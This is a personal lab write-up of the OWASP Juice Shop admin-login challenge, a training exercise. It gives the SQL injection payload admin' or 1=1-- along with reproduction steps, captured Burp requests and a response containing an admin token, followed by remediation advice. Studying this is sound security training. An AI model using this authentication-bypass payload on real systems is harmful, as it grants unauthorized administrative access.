Vulnerability: Login Admin (Injection)

Juice Shop Challenge: Admin Login Challenge

Date Found: 2025-04-15

Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ⭐ ☆

Location/URL:
/#/login

Parameter/Input Field: Email

Description:
SQL injection on the login form allows admin login bypass.

Steps to Reproduce (STR):
1. Go to login page
2. Input: admin' or 1=1-- in email field
3. Input anything in password
4. Login as admin

Proof of Concept (PoC):
Payload Used:
admin' or 1=1--

Impact:
Full access to admin functionality.


Root Cause (Conceptual):
Classic SQL injection from unvalidated input.

Remediation / How to Fix:
Use prepared statements to avoid injection.

Relevant OWASP Resource: OWASP SQL Injection Prevention Cheat Sheet

Tools Used:
Manual, Burp Suite

Personal Notes/Learnings:
Confirmed how a simple injection bypasses auth.



29	https://juice-shop.herokuap...	POST	/rest/user/login	✓	401	929	text

Request

Pretty Raw Hex

```
1  POST /rest/user/login HTTP/1.1
2  Host: juice-shop.herokuapp.com
3  Cookie: language=en; welcomebanner_status=dismiss;
   cookieconsent_status=dismiss; continueCode=
   nQhptatvcDIwCbs2F7fOtWIWTvnujntywI6OTLms5BFb8hZ6IErF
   mYtByc95hXjuQKtn6c39uQ6flkHVbh4Rck1IzDT8v
4  Content-Length: 36
5  Sec-Ch-Ua-Platform: "Windows"
6  Accept-Language: en-US,en;q=0.9
7  Accept: application/json, text/plain, */*
8  Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
9  Content-Type: application/json
10 Sec-Ch-Ua-Mobile: ?0
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/133.0.0.0 Safari/537.36
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 {
     "email":"admin",
     "password":"admin"
   }
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 401 Unauthorized
2  Access-Control-Allow-Origin: *
3  Content-Length: 26
4  Content-Type: text/html; charset=utf-8
5  Date: Sat, 05 Apr 2025 09:23:27 GMT
6  Etag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
7  Feature-Policy: payment 'self'
8  Nel:
   {"report_to":"heroku-nel","response_headers":["Via"]
   ,"max_age":3600,"success_fraction":0.01,"failure_fra
   ction":0.1}
9  Report-To:
   {"group":"heroku-nel","endpoints":[{"url":"https://n
   el.heroku.com/reports?s=NhqbmJXcfz7P%2F4XW4%2BfB3Get
   j7cyC%2FFliesFdFzAv00%3D\u0026sid=812dcc77-0bd0-43b1
   -a5f1-b25750382959\u0026ts=1743845007"}],"max_age":3
   600}
10 Reporting-Endpoints:
   heroku-nel="https://nel.heroku.com/reports?s=NhqbmJX
   cfz7P%2F4XW4%2BfB3Getj7cyC%2FFliesFdFzAv00%3D&sid=81
   2dcc77-0bd0-43b1-a5f1-b25750382959&ts=1743845007"
11 Server: Heroku
12 Vary: Accept-Encoding
13 Via: 1.1 heroku-router
14 X-Content-Type-Options: nosniff
15 X-Frame-Options: SAMEORIGIN
16 X-Recruiting: /#/jobs
17
18 Invalid email or password.
```

```
{
  "email":"admin' or 1=1 --",
  "password":"admin"
}
```

```
X-Recruiting: /#/jobs

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dX
    MiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbW
    UiOiJTY2hsZWltaWVZVCIsImVtYWlsIjoiYWRtaW5AanVpY2
    Utc2gub3AiLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDczMj
    UwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZG
    VsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6InVuZGVmaW
    5lZCIsInByb2ZpbGVJbWFnZSI6ImFzc2VOcy9wdWJsaWMvaW
    1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdH
    BTZWNyZXQiOiIiLCJpcOFjdGl2ZSI6dHJ1ZSwiY3JlYXRlZE
    FOIjoiMjAyNSOwNCOwNSAwNzozNjowOC44MTMgKzAwOjAwIi
    widXBkYXRlZEFOIjoiMjAyNSOwNCOwNSAwOToxMzoyMy40Nz
    kgKzAwOjAwIiwiZGVsZXRlZEFOIjpudWxsfSwiaWFOIjoxNz
    QzODQlMTk2fQ.Sq8ruUf-1jO4aJHTV8aB88OYXYsGLHihHEs
    zrIYyOTS_cwU4dKGGW3YyuEpHZj3R8XuM_YR7RkamZ-MaFMa
    Kv5OPjeOYP-bWlNPVOXlmfRH1Y8nWNkXNJ8mOb-RoVI4ngjK
    hOx_udXOll6rYEf46Z4z3hURP778ObxdE_NCGwzU".
```